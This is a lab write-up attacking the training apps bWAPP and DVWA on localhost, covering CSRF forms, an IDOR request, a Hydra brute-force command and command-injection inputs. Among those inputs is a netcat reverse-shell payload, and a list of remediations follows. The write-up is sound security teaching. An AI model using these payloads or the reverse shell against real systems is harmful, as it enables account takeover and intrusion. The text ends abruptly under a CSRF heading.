CSRF does not steal data directly. Instead, it forces users to perform actions they did not intend while authenticated. Because cookies are automatically sent with every request, the browser includes session cookies with the malicious request, making it look legitimate to the server.

Cross-Site Request Forgery CSRF (Change Secret)

Exploit a CSRF vulnerability in the "Change Secret" feature of the vulnerable web application (bWAPP).

11. *Observed that the form at /csrf_3.php accepts POST requests without requiring CSRF tokens or any additional user verification.*




12. *Crafted a malicious HTML form (bWAPP_csrf.html) that auto-submits a POST request to http://127.0.0.1:8082/csrf_3.php.*

bwapp_csrf.html

```
<form action="http://127.0.0.1:8082/csrf_3.php" method="POST">
  <p>
    <label for="secret">New secret:</label>
    <br>
    <input id="secret" type="text" name="secret" value="hacked" >
  </p>
  <input type="hidden" name="login" value="bee">
  <button type="submit" name="action" value="change">Change</button>
</form>
<hr>

```

13. *Hosted or opened the form in a browser while the user was authenticated in bWAPP.*



14. *Upon submission, the secret value was successfully changed without the user's consent or interaction.*

The CSRF attack was successful. The user's secret was changed to hacked just by visiting the malicious page. This demonstrates a ***critical CSRF vulnerability*** *where the application lacks CSRF token protection and proper validation mechanisms. An attacker can exploit this to perform state-changing actions on behalf of an authenticated user.*

Cross-Site Request Forgery CSRF (Change Password)


To exploit a CSRF vulnerability in the password change functionality of the bWAPP application.

1. *Observed that csrf_1.php uses a GET request to change the password, and no CSRF token is implemented.*


2. *Crafted a malicious HTML file that submits the new password (bug) and confirmation (bug) automatically.*

```
<form action="http://127.0.0.1:8082/csrf_1.php" method="GET">

    <p><label for="password_new">New password:</label><br />
    <input type="password" id="password_new" name="password_new" value="bug"></p>

    <p><label for="password_conf">Re-type new password:</label><br />
    <input type="password" id="password_conf" name="password_conf" alue="bug"></p>

    <button type="submit" name="action" value="change">Change</button>

</form>
```

3. *With the victim logged in, this file is opened (e.g., via phishing or malicious website).*



4. *The password is silently changed to bugwithout the victim's knowledge.*



The password was successfully changed through a CSRF GET request. The application is ***vulnerable to CSRF*** *due to:*

1. *Lack of CSRF tokens,*
2. *Use of GET instead of POST for sensitive actions,*
3. *No session validation on critical changes.*

Insecure Direct Object Reference (IDOR)

Description:

Insecure Direct Object Reference (IDOR) is a type of access control vulnerability that occurs when an application exposes a reference to an internal object, such as a file, database record, or user ID, without properly validating whether the user is authorized to access it. This allows attackers to manipulate the reference (e.g., by changing an ID in a URL or request parameter) to gain unauthorized access to data or functions.

IDOR is one of the most common vulnerabilities associated with broken access control (OWASP Top 10 A01:2021). It arises due to the developer assuming that users will only access objects they are supposed to, without enforcing proper authorization checks on the server side.

Insecure DOR (Change Secret)

Intercepting request provide us the username of the logged in user which can be modified

```
POST /insecure_direct_object_ref_1.php HTTP/1.1
Host: 127.0.0.1:8082
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://127.0.0.1:8082
Connection: close
Referer: http://127.0.0.1:8082/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=3m8js6do4go3ef5ld7iubhhci5; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

secret=bee_bug&login=dvwa&action=change
```

Now if we know the username of any other user then we can modify the request to make changes in someone else's account whose account access we don't have.

```
19
20 secret=bee_bugsssssssssss&login=bee&action=change
```

If we look at the source code we can see that there is no condition or validation except character filter.

```
//If the security level is not MEDIUM or HIGH
if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2")
{

    if(isset($_REQUEST["login"]) && $_REQUEST["login"])
    {

        $login = $_REQUEST["login"];
        $login = mysqli_real_escape_string($link, $login);

        $secret = mysqli_real_escape_string($link, $secret);
        $secret = htmlspecialchars($secret, ENT_QUOTES, "UTF-8");

        $sql = "UPDATE users SET secret = '" . $secret . "' WHERE login = '" . $login . "'";
```

Remediation's for bWAPP


1. ***HTML Injection (Reflected GET/POST/URL):***
    - *Sanitize and encode user input/output.*
    - *Use security libraries (e.g., OWASP Java Encoder).*
    - *Avoid direct DOM injection.*
2. ***SQL Injection (GET/POST):***
    - *Use parameterized queries/prepared statements.*
    - *Enforce input validation.*
    - *Restrict DB permissions.*
    - *Monitor DB activity.*
3. ***OS Command Injection (Normal & Blind):***
    - *Avoid executing OS commands with user input.*
    - *Sanitize inputs.*
    - *Use secure APIs.*
    - *Apply allow-lists for command options.*
4. ***Stored XSS (User-Agent / Change Secret):***
    - *Encode all user inputs before rendering.*
    - *Use Content Security Policy (CSP).*
    - *Sanitize inputs on both client/server side.*
5. ***CSRF (Change Secret / Change Password):***
    - *Use anti-CSRF tokens.*
    - *Verify origin and referrer headers.*
    - *Require re-authentication for sensitive actions.*
    - *Use POST not GET for state changes.*
6. ***Cross-Site Scripting (XSS - General):***
    - *Sanitize user inputs.*
    - *Encode outputs.*
    - *Use secure frameworks (React, Angular).*
    - *Enforce strong CSP rules.*
7. ***Insecure Direct Object Reference (IDOR):***
    - *Implement proper authorization checks on server-side.*
    - *Use indirect references.*
    - *Enforce access control mechanisms.*


2- DVWA (DAMN VULNERABLE WEB APPLICATION)


Brute Force

Burp Suite brute force low difficulty

Brute forcing is a technique used in computer science to try a large number of possibilities, such as passwords or keys, in order to find the correct one. It involves trying every possible combination until the correct one is found. We will use burp suite and hydra to brute force the login form provided by DVWA. In this challenge, we will test a password list against the user and try to log in as the target user.








Hydra brute force low difficulty

Hydra is a password-cracking tool that is available as part of the Kali Linux distribution of security tools. It is a network login cracking tool that is used to perform brute-force attacks on network protocols, such as HTTP, FTP, Telnet, and SSH.

hydra -l admin -P /usr/share/wordlists/john.lst \ 'http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=dor422r5n0ki59midnsen64c80; security=low:F=Username and/or password incorrect'



Burp Suite brute force high difficulty

In high difficulty, a CSRF token is generated for each request. So, it becomes very difficult to brute force through it. Hydra fails completely and gives false positives. So, we can not use it in isolation to break the password in high difficulty.


Command execution/ Injection

Some websites allow you to execute commands through a web interface typically to generate some reports. The DVWA provides a command execution module which you can use to ping IP addresses. We are to find a way to execute other commands from the same text box.


Low difficulty command execution

We can use multiple ways to execute commands in the same text box. The following commands will work fine and will execute. You can see that, we can even get a reverse shell (last example)


127.0.0.1 && ls




127.0.0.1 & ls




127.0.0.1 ; ls



127.0.0.1 | ls




127.0.0.1 && nc -c sh 127.0.0.1 9001



Medium difficulty command execution

Some type of input sanitization is being performed and & and ; are blacklisted, but we can still use the following commands.


127.0.0.1 | ls



High difficulty command execution

Even | is blacklisted but there is a typo and a space is there we can enter it without space to get the result

127.0.0.1 |ls




CSRF (Cross-Site Request Forgery)

CSRF stands for Cross-Site Request Forgery. It is a type of attack that occurs when a malicious web site, email, or blog causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The attack exploits the trust that a site has for a user's browser and can be used to transfer funds, change account information, or perform other malicious actions.


Low difficulty CSRF

First of all set the DVWA security to low and open the CSRF tab. Now try to change the password. Once you click on change, you will see the notification that password has been changed. Now focus on the URL. Now, you can send this URL to some other authenticated user in an email or by any other method. Whenever he will click on it, his password will be changed and as we have set the password in URL, we will know the password.



Medium difficulty CSRF

